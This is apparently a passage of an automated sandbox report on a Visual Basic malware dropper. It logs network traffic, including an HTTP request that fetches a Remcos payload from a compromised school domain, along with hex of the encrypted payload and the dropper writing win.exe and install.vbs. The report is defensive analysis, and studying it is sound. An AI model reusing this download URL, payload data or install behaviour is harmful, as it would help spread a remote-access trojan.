MSVBVM60.DLL	_CIcos, _adj_fptan, __vbaVarMove, __vbaStrI4, __vbaFreeVar, __vbaStrVarMove, __vbaFreeVarList, _adj_fdiv_m64, __vbaFreeObjList, _adj_fprem1, __vbaHresultCheckObj, _adj_fdiv_m32, __vbaLateMemSt, __vbaObjSet, __vbaOnError, _adj_fdiv_m16i, __vbaObjSetAddref, _adj_fdivr_m16i, __vbaVarTstLt, __vbaFpR8, _CIsin, __vbaChkstk, EVENT_SINK_AddRef, __vbaVarTstEq, __vbaObjVar, _adj_fpatan, __vbaLateIdCallLd, EVENT_SINK_Release, _CIsqrt, EVENT_SINK_QueryInterface, __vbaExceptHandler, _adj_fprem, _adj_fdivr_m64, __vbaFPException, _CIlog, __vbaNew2, _adj_fdiv_m32i, _adj_fdivr_m32i, __vbaStrCopy, __vbaI4Str, __vbaFreeStrList, _adj_fdivr_m32, _adj_fdiv_r, __vbaVarTstNe, __vbaI4Var, __vbaVarAdd, __vbaVarDup, __vbaFpI4, __vbaLateMemCallLd, _CIatan, __vbaStrMove, _allmul, _CItan, _CIexp, __vbaFreeObj, __vbaFreeStr

Version Infos

Description	Data
Translation	0x040e 0x04b0
InternalName	Ridgepieceudtrreu
FileVersion	1.00
CompanyName	ColdStone
Comments	ColdStone
ProductName	ColdStone
ProductVersion	1.00
OriginalFilename	Ridgepieceudtrreu.exe

Possible Origin

Language of compilation system	Country where language is spoken	Map
Hungarian	Hungary	

Network Behavior

Network Port Distribution

Total Packets: 67

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:20:25.306189060 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:25.546380997 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:25.546622038 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:25.547291040 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:25.785558939 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:25.785808086 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:25.785835981 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:25.785864115 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:25.785896063 CET	80	49744	103.150.60.242	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:20:25.785933971 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:25.785979986 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:25.785988092 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:25.786012888 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:25.786014080 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:25.786031961 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:25.786050081 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:25.786082983 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:25.786094904 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:25.786125898 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:25.786132097 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:25.786165953 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:25.786194086 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:26.024648905 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.024682045 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.024698019 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.024723053 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.024744034 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.024766922 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.024792910 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.024822950 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.024846077 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.024872065 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.024893999 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.024916887 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.024924040 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:26.024940968 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.024965048 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:26.024967909 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.024969101 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:26.024991989 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.025003910 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:26.025022984 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.025043964 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:26.025049925 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.025073051 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.025084019 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:26.025094032 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.025118113 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.025125027 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:26.025166988 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:26.263392925 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.263434887 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.263458967 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.263484001 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.263510942 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.263537884 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.263562918 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.263591051 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.263614893 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:26.263617992 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.263648987 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.263674974 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.263675928 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:26.263703108 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.263725996 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:26.263734102 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.263761044 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.263771057 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:26.263787985 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.263813972 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.263830900 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:26.263887882 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:26.264000893 CET	80	49744	103.150.60.242	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:20:26.264030933 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.264058113 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.264084101 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.264087915 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:26.264111042 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.264141083 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.264162064 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:26.264168024 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.264197111 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.264195919 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:26.264225006 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.264246941 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:26.264348984 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:26.264554977 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.264586926 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.264614105 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.264641047 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.264640093 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:26.264668941 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.264693975 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.264704943 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:26.264722109 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.264746904 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.264771938 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.264799118 CET	49744	80	192.168.2.5	103.150.60.242
Feb 23, 2021 09:20:26.264800072 CET	80	49744	103.150.60.242	192.168.2.5
Feb 23, 2021 09:20:26.264827013 CET	80	49744	103.150.60.242	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:16:35.875375032 CET	54302	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:16:35.920758009 CET	53784	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:16:35.924000978 CET	53	54302	8.8.8.8	192.168.2.5
Feb 23, 2021 09:16:35.970035076 CET	53	53784	8.8.8.8	192.168.2.5
Feb 23, 2021 09:16:36.036746025 CET	65307	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:16:36.056230068 CET	64344	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:16:36.088133097 CET	53	65307	8.8.8.8	192.168.2.5
Feb 23, 2021 09:16:36.104971886 CET	53	64344	8.8.8.8	192.168.2.5
Feb 23, 2021 09:16:36.110393047 CET	62060	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:16:36.140278101 CET	61805	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:16:36.158941984 CET	53	62060	8.8.8.8	192.168.2.5
Feb 23, 2021 09:16:36.188792944 CET	53	61805	8.8.8.8	192.168.2.5
Feb 23, 2021 09:16:37.256527901 CET	54795	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:16:37.313708067 CET	53	54795	8.8.8.8	192.168.2.5
Feb 23, 2021 09:16:38.418143034 CET	49557	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:16:38.469527960 CET	53	49557	8.8.8.8	192.168.2.5
Feb 23, 2021 09:16:39.499136925 CET	61733	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:16:39.549823046 CET	53	61733	8.8.8.8	192.168.2.5
Feb 23, 2021 09:16:40.508593082 CET	65447	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:16:40.570327044 CET	53	65447	8.8.8.8	192.168.2.5
Feb 23, 2021 09:16:41.166428089 CET	52441	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:16:41.216890097 CET	53	52441	8.8.8.8	192.168.2.5
Feb 23, 2021 09:16:42.329469919 CET	62176	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:16:42.381705999 CET	53	62176	8.8.8.8	192.168.2.5
Feb 23, 2021 09:16:43.563045025 CET	59596	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:16:43.614485979 CET	53	59596	8.8.8.8	192.168.2.5
Feb 23, 2021 09:16:45.872351885 CET	65296	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:16:45.923912048 CET	53	65296	8.8.8.8	192.168.2.5
Feb 23, 2021 09:16:47.141741991 CET	63183	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:16:47.190421104 CET	53	63183	8.8.8.8	192.168.2.5
Feb 23, 2021 09:16:48.148422956 CET	60151	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:16:48.199995995 CET	53	60151	8.8.8.8	192.168.2.5
Feb 23, 2021 09:16:49.148196936 CET	56969	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:16:49.199858904 CET	53	56969	8.8.8.8	192.168.2.5
Feb 23, 2021 09:17:00.655234098 CET	55161	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:17:00.717153072 CET	53	55161	8.8.8.8	192.168.2.5
Feb 23, 2021 09:17:31.297343016 CET	54757	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:17:31.358980894 CET	53	54757	8.8.8.8	192.168.2.5
Feb 23, 2021 09:17:31.649241924 CET	49992	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:17:31.706415892 CET	53	49992	8.8.8.8	192.168.2.5
Feb 23, 2021 09:17:40.235011101 CET	60075	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:17:40.284209013 CET	53	60075	8.8.8.8	192.168.2.5
Feb 23, 2021 09:17:58.219697952 CET	55016	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:17:58.278436899 CET	53	55016	8.8.8.8	192.168.2.5
Feb 23, 2021 09:18:42.023427010 CET	64345	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:18:42.072043896 CET	53	64345	8.8.8.8	192.168.2.5
Feb 23, 2021 09:19:08.678245068 CET	57128	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:19:08.743278980 CET	53	57128	8.8.8.8	192.168.2.5
Feb 23, 2021 09:19:24.523102045 CET	54791	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:19:24.592647076 CET	53	54791	8.8.8.8	192.168.2.5
Feb 23, 2021 09:19:25.511943102 CET	50463	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:19:25.571974993 CET	53	50463	8.8.8.8	192.168.2.5
Feb 23, 2021 09:19:27.038763046 CET	50394	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:19:27.096163988 CET	53	50394	8.8.8.8	192.168.2.5
Feb 23, 2021 09:19:27.591542959 CET	58530	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:19:27.677416086 CET	53	58530	8.8.8.8	192.168.2.5
Feb 23, 2021 09:19:28.470954895 CET	53813	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:19:28.528254032 CET	53	53813	8.8.8.8	192.168.2.5
Feb 23, 2021 09:19:29.725474119 CET	63732	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:19:29.782422066 CET	53	63732	8.8.8.8	192.168.2.5
Feb 23, 2021 09:19:30.400315046 CET	57344	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:19:30.457479954 CET	53	57344	8.8.8.8	192.168.2.5
Feb 23, 2021 09:19:31.863471985 CET	54450	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:19:31.924844027 CET	53	54450	8.8.8.8	192.168.2.5
Feb 23, 2021 09:19:33.234102011 CET	59261	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:19:33.291179895 CET	53	59261	8.8.8.8	192.168.2.5
Feb 23, 2021 09:19:33.741686106 CET	57151	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:19:33.798862934 CET	53	57151	8.8.8.8	192.168.2.5
Feb 23, 2021 09:20:24.687385082 CET	59413	53	192.168.2.5	8.8.8.8
Feb 23, 2021 09:20:25.205091000 CET	53	59413	8.8.8.8	192.168.2.5


DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 09:20:24.687385082 CET	192.168.2.5	8.8.8.8	0xf2e7	Standard query (0)	mtspsmjeli.sch.id	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 09:20:25.205091000 CET	8.8.8.8	192.168.2.5	0xf2e7	No error (0)	mtspsmjeli.sch.id		103.150.60.242	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph



HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49744	103.150.60.242	80	C:\Users\user\Desktop\4AtUJN8Hdu.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:20:25.547291040 CET	6237	OUT	GET /cl/VK_Remcos%20v2_AxaGIU151.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Host: mtspsmjeli.sch.id Cache-Control: no-cache
Feb 23, 2021 09:20:25.785808086 CET	6239	IN	HTTP/1.1 200 OK Connection: Keep-Alive Content-Type: application/octet-stream Last-Modified: Wed, 17 Feb 2021 16:04:35 GMT Accept-Ranges: bytes Content-Length: 131136 Date: Tue, 23 Feb 2021 08:20:25 GMT Server: LiteSpeed Data Raw: 64 d7 40 69 ff 19 bf 28 91 ce 51 49 02 29 5a 12 ff 43 b3 98 75 f9 fd 76 62 a0 10 9f 5c e8 8b 6b 67 c6 6a c8 82 e6 ab 32 24 3a d5 f6 f8 1c 82 bd 0a 8d c4 87 02 83 91 55 9d 26 9f 45 68 2f 42 00 1c db 4b 34 86 e7 3b 21 ae b1 0d ac 65 18 88 d0 61 52 e9 54 5f f7 51 1e c6 80 1e 14 99 7b 7c e0 8f 1b ca f1 45 29 a1 f2 0f 5b 4e 55 0d 64 2d 72 79 9f f6 3e d7 fc ff e6 0b a6 6e e1 3c 79 28 a2 6d 2b 87 8c 82 f3 86 0e 74 46 16 b0 53 a7 8e d7 f2 68 f3 c2 e6 8d 95 61 ff 8f cf bf 4c 05 b8 85 c0 02 8d ef 8c 99 4a 18 de 7a 66 f7 90 b2 b9 e9 29 10 c3 7e 1c fd a6 20 c7 ab bd b9 e8 12 0d 16 67 45 d9 27 0a 9a d6 aa a1 f5 92 27 58 3f d9 a7 79 0d a6 e0 91 c4 3f bd 8e 9f c9 80 12 f9 26 3c 27 fa 2f fb 47 b2 9f cd e2 d5 dc ec aa 66 6f ee 8a 5c 02 ce 53 3b 3f ec 92 c3 9c 01 82 56 92 3a 34 7b 8b c1 9e 0e d0 6f c1 0a cc a6 2a 14 c3 f4 94 87 c0 c7 4e 71 12 e3 18 5b c2 e7 31 d3 d9 f4 80 ee 52 9d 2c 3c f1 73 34 96 b1 fd 03 c8 12 ed cf ba ec e7 6a 9f c2 89 7b f3 4e 1b 24 75 c6 80 98 2b 24 05 ba e4 64 be 8b 60 0a d7 35 74 1e 52 2d 1f 34 38 0d e2 ed f6 55 5a 94 10 a2 57 fa 6b 54 b2 f2 b1 9f d2 bf 56 e6 95 1f 35 e3 11 1b 94 b0 4f 6f 81 e6 15 04 69 56 dd 7c 07 02 30 66 42 3f 17 95 f9 0a 09 6a db 30 18 0b 19 c8 45 39 54 c0 28 d1 e9 0f ba 94 06 59 28 c0 41 02 6a a9 39 93 b9 0c 6d bd 20 a3 c1 7a b5 e4 96 1f 9e 60 1a 72 ef c8 11 e4 95 28 75 4f f3 78 52 e0 e5 2f 27 c7 59 2f ef 44 07 90 bc e5 9e ad 0b 5d 93 5c 92 f8 ac b0 28 5e 88 4b 73 0c f0 4c d9 82 0b f5 98 8b cf 28 45 fd 3e 71 1a 82 d5 19 8e f5 1d 81 1f f2 44 c1 69 ec 2b 2a 24 7e 02 54 f2 68 41 fa 57 be e2 01 1c b1 6e 98 e6 4f 19 3c 52 f5 a1 c0 c4 3d 0e 18 78 a7 9c b9 54 cd 51 99 3d 23 25 ef 87 09 1c e5 7d 6f 84 94 13 98 e5 8d 27 e0 b2 60 72 57 db b2 f6 65 df 53 99 24 c8 e6 42 11 d4 c6 66 2c f8 11 8b 07 be 29 ba 9c 59 41 8d fe a3 9e a9 af e1 99 22 c6 8b e2 9c 36 c5 26 f1 df 18 87 91 9c c6 52 29 02 cd 63 12 25 36 45 2d 13 58 65 2b 67 86 35 4d c1 19 dd a6 3f 81 31 8e 58 b3 7b 3c ff 52 7d 21 87 74 92 aa 78 5f 39 b4 02 21 5c 6b 74 dd 11 12 7c d7 b7 61 73 11 10 2d c7 9a 54 66 70 e5 b8 96 8e bf c0 cd 35 ae dc fa 4f 0d 44 ca d5 38 3a 39 b5 44 9a 3e a8 b9 4d c9 91 40 82 1c 2e ea af 4e c4 1d b8 25 f8 76 ed d6 c0 88 5d e5 36 99 cb 95 68 b6 38 17 ed f6 f2 db 91 18 9b 84 be 23 20 14 8a a3 a7 ee f6 46 6c 6d 92 5b ed af ab 73 c7 a0 b4 c6 1e 46 ee 48 90 7d c6 5a d8 a7 06 c8 39 a3 97 ec a0 75 42 65 46 7e bf cf 3d cd 47 22 47 6f e2 62 83 50 a3 48 71 d6 c5 64 48 6e 11 36 bc e1 08 62 a4 c3 c3 96 f3 30 91 ec 2f 02 f1 81 2c 34 0b fd f0 d6 96 2b a6 50 4d a8 18 60 5f c2 51 dc 04 7e 47 12 86 aa 32 f1 f5 a4 a8 48 74 4d e3 9d 4c 7e 29 87 08 3c 65 01 02 66 9e a6 31 64 2c 78 31 e6 82 44 a5 5e 74 8c c0 3a a4 ae 0a 9f 13 c0 1a 72 31 00 5a 2c d6 19 15 fa cf b0 49 f1 99 c3 8e 34 f8 38 a1 e6 dd 3e 61 51 81 db 34 85 e7 3b 21 aa b1 0d ac 9a e7 88 d0 d9 52 e9 54 5f f7 51 1e 86 80 1e 14 99 7b 7c e0 8f 1b ca f1 45 29 a1 f2 0f 5b 4e 55 0d 64 2d 72 79 9f f6 3e d7 fc ff e6 0b a6 6e e1 c4 79 28 a2 63 34 3d 82 82 47 8f c3 55 fe 17 fc 9e 86 da bf 9b 1b d3 b2 94 e2 f2 13 9e e2 ef dc 2d 6b d6 ea b4 22 ef 8a ac eb 3f 76 fe 13 08 d7 d4 fd ea c9 44 7f a7 1b 32 f0 ab 2a e3 ab bd b9 e8 12 0d 16 03 39 5e 9e 2a 87 3f 40 81 e8 7b cd 78 22 30 4d 14 33 52 0a b0 d9 d6 57 fd a1 39 6a 30 e4 cf d6 07 e7 c6 11 68 af 76 27 b9 d4 39 06 8b 7b 86 04 29 5d e5 24 77 26 d6 06 5a c1 7f eb a9 4b 7b d0 fc 79 66 2b ba 13 Data Ascii: d@i(QI)ZCuvb\kgj2$:U&Eh/BK4;!eaRT_Q{|E)[NUd-ry>n<y(m+tFShaLJzf)~ gE"X?y?&<'/Gfo\S;?V:4{o*Nq[1R,<s 4j{N$u+$d`5tR-48UZWkTV5OoiV|0fB?j0E9T(Y(Aj9m z`r(uOxR/'Y/D]\(^KsL(E>qDi+*$~ThAWnO<R=xTQ=#%}o`rWeS$B f,)YA"6&R)c%6E-Xe+g5M?1X{<R}!tx_9!\kt\|as-Tfp5OD8:9D>M@.N%v]6h8# Flm[sFH}Z9uBeF~=G"GobPHqdHn6b0/,4+PM `_Q~G2HtML~)<ef1d,x1D^t:r1Z,l48>aQ4;!RT_Q{|E)[NUd-ry>ny(c4=GU-k"?vD2*9^*?@{x"0M3RW9j0hv'9{)]$w&ZK{yf+

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: 4AtUJN8Hdu.exe PID: 6356 Parent PID: 5612

General

Start time:	09:16:42
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\4AtUJN8Hdu.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\4AtUJN8Hdu.exe'
Imagebase:	0x400000
File size:	106496 bytes
MD5 hash:	D7E81ABCE9332847471B89E50B241172
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: 4AtUJN8Hdu.exe PID: 6564 Parent PID: 6356

General

Start time:	09:20:16
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\4AtUJN8Hdu.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\4AtUJN8Hdu.exe'
Imagebase:	0x400000
File size:	106496 bytes
MD5 hash:	D7E81ABCE9332847471B89E50B241172
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\win.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	407F2B	CopyFileW
C:\Users\user\AppData\Roaming\win.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	407F2B	CopyFileW
C:\Users\user\AppData\Local\Temp\install.vbs	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	412D99	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\win.exe	0	106496	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 57 80 78 de 13 e1 16 8d 13 e1 16 8d 13 e1 16 8d 90 fd 18 8d 12 e1 16 8d 5c c3 1f 8d 54 e1 16 8d 25 c7 1b 8d 12 e1 16 8d 52 69 63 68 13 e1 16 8d 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 bc c9 8f 53 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 40 01 00 00 70 00 00 00 00 00 00 78 13 00 00 00 10 00 00 00 50 01 00 00 00 40	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......W.x.................. ..\...T...%.......Rich........ ...................PE..L..... .S................@...p...... x........P....@	success or wait	1	407F2B	CopyFileW
C:\Users\user\AppData\Roaming\win.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	407F2B	CopyFileW
